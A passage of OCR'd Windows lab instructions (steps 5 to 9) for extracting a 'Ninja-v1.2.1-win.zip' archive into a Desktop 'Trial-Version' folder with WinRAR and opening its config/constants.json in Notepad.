
5. After Extracting the file, create a new folder in **C:\Users\Admin\Desktop** and name it as **Trial-Version**.




6. Right-click on **Ninja-v1.2.1-win.zip** file and hover over **WinRAR** and select **Extract files...** from the list of options.




7. An **Extraction path and options** window appears, select the **Trial-Version** folder from **Desktop** and click **OK**.




8. **Ninja-v1.2.1-win.zip** will be extracted in the **Trial-Version** folder. Navigate to **C:/Users/Admin//Desktop/Trial-Version/config** and right-click on **constants.json** and click on **Open with** option.



9. In **How do you want to open this file?** window, click on **More apps** and select **Notepad** from the list and click **OK**.

